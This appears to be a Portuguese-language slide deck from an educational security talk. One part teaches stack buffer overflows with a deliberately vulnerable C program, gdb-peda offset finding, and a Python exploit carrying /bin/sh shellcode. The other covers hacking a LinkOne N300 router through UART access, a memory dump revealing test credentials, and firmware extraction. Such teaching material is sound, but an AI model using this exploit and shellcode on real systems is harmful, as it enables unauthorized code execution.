
- \$EIP é o registrador na arquitetura x86 (32bits), que armazena o endereço de retorno da função.
- Aponta para o endereço contendo a próxima instrução a ser executada. Em outras palavras, controla o fluxo do programa.
- Conseguindo escrever o que quisermos no \$EIP, ganhamos controle do programa.

Como chegamos ao EIP? Como vamos escrever nele?

BUFFER OVERFLOW

EXPLORAÇÃO

1. Chegaremos ao EIP, sobrescrevendo tudo que encontrarmos antes dele. Literalmente, ocupando toda memória com “junk code”.
2. Descobriremos a quantidade de “junk code” necessário para chegarmos ao EIP.
3. Munido dessas informações, vamos lançar nosso código malicioso, e fazer com que o EIP leve o programa a executar o mesmo.



Buffer Overflow na stack.

BUFFER OVERFLOW

EXPLORAÇÃO

Insecure Function	Safe Alternative
strcpy	strlcpy*, strcpy_s*
strcat	strlcat*, strcat_s*
printf/sprintf	snprintf*, sprintf_s*
gets	fgets

Debuggers:

- ✓ Immunity Debugger
- ✓ GNU Debugger
- ✓ X64dbg
- ✓ gdb-peda ❤

- ✓ **STACK:** Região da memória utilizada para armazenar variáveis locais utilizadas dentro de uma função.
- ✓ **HEAP:** Região da memória utilizada para armazenar variáveis dinâmicas. Essas variáveis são alocadas utilizando “malloc()” e “calloc” em C, por exemplo.



Podem ocorrer overflow nos dois casos!!!

BUFFER OVERFLOW

```
gdb-peda$ pattern arg 2000
Set 1 arguments to program
gdb-peda$ r

Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
EAX: 0x0
EBX: 0xb7fcbff4 --> 0x155d7c
ECX: 0x0
EDX: 0x7d1
ESI: 0x0
EDI: 0x0
EBP: 0x38634137 ('7Ac8')
ESP: 0xbffffef70 ("dsAdnAd(Ad)Ad;Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9AesAenAe (Ae)Ae;Ae0Ae1Af9AgsAgnAg (Ag)Ag;Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9AhsAhnAh (Ah)Ah;Ah0Ah1"...)
EIP: 0x41396341 ('Ac9A')
EFLAGS: 0x210246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41396341
[-----stack-----]
0000| 0xbffffef70 ("dsAdnAd(Ad)Ad;Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9AesAenAe (Ae)Ae;Ae0Ae1Af9AgsAgnAg (Ag)Ag;Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9AhsAhnAh (Ah)Ah;Ah0Ah1"...)
0004| 0xbffffef74 ("nAd(Ad)Ad;Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9AesAenAe (Ae)Ae;Ae0Ae1Ae2AgsAgnAg (Ag)Ag;Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9AhsAhnAh (Ah)Ah;Ah0Ah1Ah2A"...)
0008| 0xbffffef78 ("Ad)Ad;Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9AesAenAe (Ae)Ae;Ae0Ae1Ae2Ae3Ae
```

BUFFER OVERFLOW

```
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41396341 in ?? ()
gdb-peda$ patts
Registers contain pattern buffer:
EIP+0 found at offset: 267
EBP+0 found at offset: 263
Registers point to pattern buffer:
[ESP] --> offset 271 - size ~203
Pattern buffer found at:
0xbffffe61 : offset      0 - size 2000 ($sp + -0x10f [-68 dwords])
0xbffff632 : offset 1249 - size   751 ($sp + 0x6c2 [432 dwords])
References to pattern buffer found at:
0xbffffee50 : 0xbffffe61 ($sp + -0x120 [-72 dwords])
gdb-peda$
```

BUFFER OVERFLOW

EXPLORAÇÃO

```
flick@Notebook_Zork: ~/palestra_buffer
GNU nano 4.3
#include <stdio.h>
#include <string.h>

void vuln(void){

    char c[40];

    puts("Me alimente: ");

    gets(c);

    printf("Vc escreveu: %s\n", c);

}

int main(void){

    vuln();

    return 0;
}
```

Código em C de programa vulnerável ao Buffer Overflow.

```
flick@Notebook_Zork: ~/palestra_buffer
GNU nano 4.3
# -*- coding: utf-8 -*-
import struct

padding = "AAAAAAAAABBBBBBBBBCCCCCCCCDDDDDDDEEEEEEEFFFFFFFGGGGGGGG"


addr = 0xfffffffffe470+50

ret = struct.pack('<Q', addr)

shellcode = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"

nop = '\x90' * 100

print(padding + ret + nop + shellcode)
=
```



The terminal window shows the exploit.py script being run. The output shows the exploit code being printed, which includes padding, a return address (0xfffffffffe470+50), and shellcode. The shellcode is a sequence of bytes starting with \x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05. The terminal also shows the nano editor's status bar at the bottom with various keyboard shortcuts.

Exploit para exploração de Buffer Overflow.

BUFFER OVERFLOW

TÉCNICAS DE PROTEÇÃO

Buffer Overflows “in the wild” são frequentemente descobertos e ganham inúmeros CVEs. Garantir que todos os dados inseridos pelo usuário na aplicação sejam devidamente conferidos durante todo o decorrer do programa não é uma tarefa simples. Por isso foram desenvolvidas técnicas que oferecem proteção contra a exploração do Buffer Overflow.

- Stack Canaries: Uso de “cookies” para detectar a sobreescrita da stack.
- ASLR: Randomização dos endereços de memória.
- NX: Faz com que áreas da memória (stack e heap) não sejam executáveis (diga adeus ao shellcode).


Atenção: Existem técnicas de “bypass” conhecidas para todas essas técnicas, no entanto, o uso das mesmas dificulta consideravelmente a exploração da vulnerabilidade, caso seja encontrada por um invasor!

“PWN ADVENTURES” COM UM ROTEADOR



IDENTIFICAÇÃO DO HARDWARE

LinkOne - N300



Identificação do hardware Link One N300.

Configurações Wi-Fi:


- ✓ Nome: Pwned Link1
- ✓ Senha(wi-fi): senha_teste
- ✓ Senha (web): senha_teste

COMUNICAÇÃO SERIAL




Implementação conversor USB-TTL

Para identificar os terminais de conexão, utilizou-se um multímetro durante o boot do sistema. Isso porque durante o boot, o terminal de transmissão apresenta uma maior variação de tensão (o que podemos facilmente analisar utilizando um multímetro)




Identificação dos terminais

COMUNICAÇÃO SERIAL




Sniffing da Serial



Captura de tela do osciloscópio para identificação da Baud Rate

COMUNICAÇÃO SERIAL


Device eth0: hwaddr C8-3A-35-2B-FA-EC, ipaddr 192.168.0.1, mask 255.255.255.0



- LZMA Compressed Data
- Broadcom BCM47XX
- CPU type 0x19749: 300MHz
- Tot mem: 8192 Kbytes
- CFE mem: 0x80700000 - 0x80798A40 (625216)
- Data: 0x8072E860 - 0x80731AB0 (12880)
- BSS: 0x80731AB0 - 0x80732A40 (3984)
- Heap: 0x80732A40 - 0x80796A40 (409600)
- Stack: 0x80796A40 - 0x80798A40 (8192)
- Text: 0x80700000 - 0x8072E85C (190556)

Processo de Boot Link One N300 via UART.

COMUNICAÇÃO SERIAL



A screenshot of the Sublime Text 3 code editor showing a Python script named `LinkOneShelltest.py`. The script is designed to handle serial communication with an Arduino. It includes functions for response formatting and interactive serial communication, along with a main loop that initializes the serial port and processes commands. The code uses standard Python libraries like `serial` and `time`.

```
File Edit Selection Find View Goto Tools Project Preferences Help Arduino
LinkOneShelltest.py
1 import serial
2 import time
3 import sys
4 import os
5
6 bad_words = ['Wuwenjie',':count=0','CLI>']
7 send_char = '\r\n'
8
9 def response_format(response,ser_write):
10
11     response_check = response.split(':')
12
13     for i in response_check:
14
15         if (i == 'Wuwenjie'):
16             flag = 1
17             if (flag != 1):
18                 time.sleep(1)
19
20         for i in bad_words:
21             response = response.replace(i,'').replace(ser_write,'')
22
23     return response
24
25 def interactive_serial():
26
27     i = 0
28     flag = 0
29     command = ''
30
31     ser = serial.Serial(sys.argv[2],115200,parity="N",stopbits=1,bytesize=8,timeout=8,
32
33     if(command == False):
```

Line 1, Column 1

Tab Size: 4

gifs.com

Script para melhorar a comunicação serial.

COMUNICAÇÃO SERIAL

Dump da memória via serial

```
#default_ssid=Link_One_2BFAEC
#wl0_wpa_psk=senha_teste
#wl_wpa_psk=senha_teste
#http_username=admin
#http_passwd=c2VuaGExMjM=
#wps_device_pin=12345670
#tftp_boot_cmd=192.168.0.100:vmlinuz
#http_defaultpwd=
#wps_random_ssid_prefix=Link_One
#wl0_ssid=Pwned Link1
#hacker_att=1
#lan1_ipaddr=192.168.2.1
#lan_gateway=192.168.0.1
```

Comandos reconhecidos pela Serial

COMANDO	DESCRIÇÃO
reboot	Reboot do sistema
restart	Reinicia o dispositivo
thread	Apresenta informações sobre "threads"
time	Retorna o tempo armazenado pelo sistema
syslog	Apresenta os logs do sistema
route	Apresenta as tabelas de roteamento
mbuf	"Network Stack Stats"
ifconfig	"Interface Configuration"
?	Exibe todos os comandos suportados

EXPLORANDO BINÁRIOS

```
root@Notebook_Zork:/home/flick# binwalk L1-RW333L-V1.0.3.6 pt UCB01.bin
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0              TRX firmware header, little endian, image size: 880640 bytes, CRC32: 0x9DEB5435, flags: 0x0, version: 1,
header size: 28 bytes, loader offset: 0x1C, linux kernel offset: 0x0, rootfs offset: 0x0
28           0x1C             LZMA compressed data, properties: 0x5D, dictionary size: 65536 bytes, uncompressed size: 2470636 bytes

root@Notebook_Zork:/home/flick# dd if=L1-RW333L-V1.0.3.6 pt UCB01.bin skip=28 bs=1 of=LinkOne.lzma
880612+0  records in
880612+0  records out
880612 bytes (881 kB, 860 KiB) copied, 12.5189 s, 70.3 kB/s
root@Notebook_Zork:/home/flick# file LinkOne.lzma
LinkOne.lzma: LZMA compressed data, non-streamed, size 2470636
```

Análise é extração de arquivos do firmware utilizando-se “Binwalk” e “dd(Unix)”.

Binwalk: Ferramenta para analise, engenharia reversa e extração de imagens de firmware.

dd (Unix): Utilitário de linha de comando cujo principal objetivo é converter e copiar arquivos.

EXPLORANDO BINÁRIOS

```
root@Notebook_Zork:/home/flick# binwalk LinkOne

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
120          0x78          eCos kernel exception handler, architecture: MIPSEL, exception vector table base address: 0x80000200
256          0x100         eCos kernel exception handler, architecture: MIPSEL, exception vector table base address: 0x80000200
1695699     0x19FD3         HTML document footer
1700608     0x19F300        eCos RTOS string reference: "ecos_name"
1700620     0x19F30C        eCos RTOS string reference: "ecos"
1702017     0x19F881        eCos RTOS string reference: "eCos Router/AP %s "
1731156     0x1A6A54        Unix path: /dev/net/epo1/%s/%d
1733724     0x1A745C        Unix path: /dev/net/dhcpc
1733928     0x1A7528        Unix path: /dev/net/dhcpd
1740836     0x1A9024        Unix path: /dev/net/ipl
1741856     0x1A9420        Unix path: /dev/net/ppp/ppp%d
1745304     0x1A1A98        Unix path: /dev/net/pppoe/%s
1751340     0x1AB92C        Base64 standard index table
1754703     0x1AC64F        HTML document footer
1755476     0x1AC954        HTML document footer
1755584     0x1AC9C0        HTML document header
1756292     0x1ACC84        HTML document header
1756399     0x1ACCEF        HTML document footer
1756424     0x1ACD98        eCos RTOS string reference: "ecos_pw=%s:language=%s; path=/"
1756524     0x1ACD6C        HTML document header
1756684     0x1ACE0C        HTML document footer
1759328     0x1AD860        eCos RTOS string reference: "ecos_pw="
1849792     0x1C39C0        PC bitmap, OS/2 1.x format,, 0 x 4
1852006     0x1C4266        Boot section Start 0x17 End 0x10000
1855274     0x1C4F2A        Boot section Start 0x2A End 0x0
1861330     0x1C6602        Boot section Start 0x14 End 0x10000
1861450     0x1C674A        Boot section Start 0x14 End 0x10000
1861590     0x1C67D6        Boot section Start 0x14 End 0x10000
1861670     0x1C6826        Boot section Start 0x14 End 0x10000
1900660     0x1D0074        CRC32 polynomial table, little endian
1909348     0x1D2264        eCos RTOS string reference: "eCos_node"
1932364     0x1D7C4C        XML document, version: "1.0"
1935520     0x1D88A0        XML document, version: "1.0"
1936492     0x1D8C6C        XML document, version: "1.0"
1942484     0x1DA304        XML document, version: "1.0"
1993744     0x1E6C10        XML document, version: "1.0"
2044601     0x1F32B9        HTML document header
2048905     0x1F4389        HTML document footer
2048933     0x1F43A5        HTML document header
2067150     0x1F8ACE        HTML document footer
2067177     0x1F8AE9        HTML document header
2072906     0x1FA14A        HTML document footer
```

O QUE CONSEGUI ATÉ AQUI

- Comunicação serial (RS232 8-N-1 || Baudrate: 115200).
 - ✓ Dump de memória
 - ✓ Controle de interfaces de rede
 - ✓ Acesso às configurações do sistema
- Credenciais de acesso.
 - ✓ Wi-Fi
 - ✓ Web
 - ✓ Backdoor (?)
- Acesso ao firmware
 - ✓ Identificação do sistema operacional (eCos)
 - ✓ Acesso ao filesystem.



CONCLUSÃO

OS SISTEMAS IoT...

- Aumentam consideravelmente os vetores possíveis para um ataque.
- Podem ser atacados através do hardware ou software. Sendo ambos extremamente efetivos.
- Tem grande parte das vulnerabilidades nos softwares provenientes de amadorismo ou negligencia dos desenvolvedores.
- Representam uma ameaça para pessoas comuns, para a indústria, para as forças armadas, para governos e etc, mas um universo mágico e divertido para hackers (éticos ou não).
- A criatividade e a diversidade de ataques é incrível! Sendo necessário buscar soluções de segurança cada vez melhores, pensando sempre em estar um passo a frente.
- A indústria 4.0 e a era dos IoTs é tentadora, e faz os olhos brilharem. Mas pense 7 vezes antes de conectar seu arduino à internet, lembre-se:

“If you were born to become a Hacker, it’s your destiny. Otherwise, you’ll be hacked”

AGRADECIMENTOS



Prof. Me. William Zaccaro Gomes

Professor

Instituto Federal de Educação, Ciência e Tecnologia de São Paulo

Email: wiliam.gomes@ifsp.edu.br



Prof. Me. Julio Della Flora

Coordenador/Professor

Centro de Inovação Vincit

Email: jcldf@hotmail.com // Youtube: Julio Della Flora

//Hack The Planet!!!

```
#include<stdio.h>
int main() {
    printf(" MUITO OBRIGADO!");
    return 0;
}
```

CONTATOS:

EMAIL: fernandocaro54@hotmail.com

GITHUB: github.com/Sargastico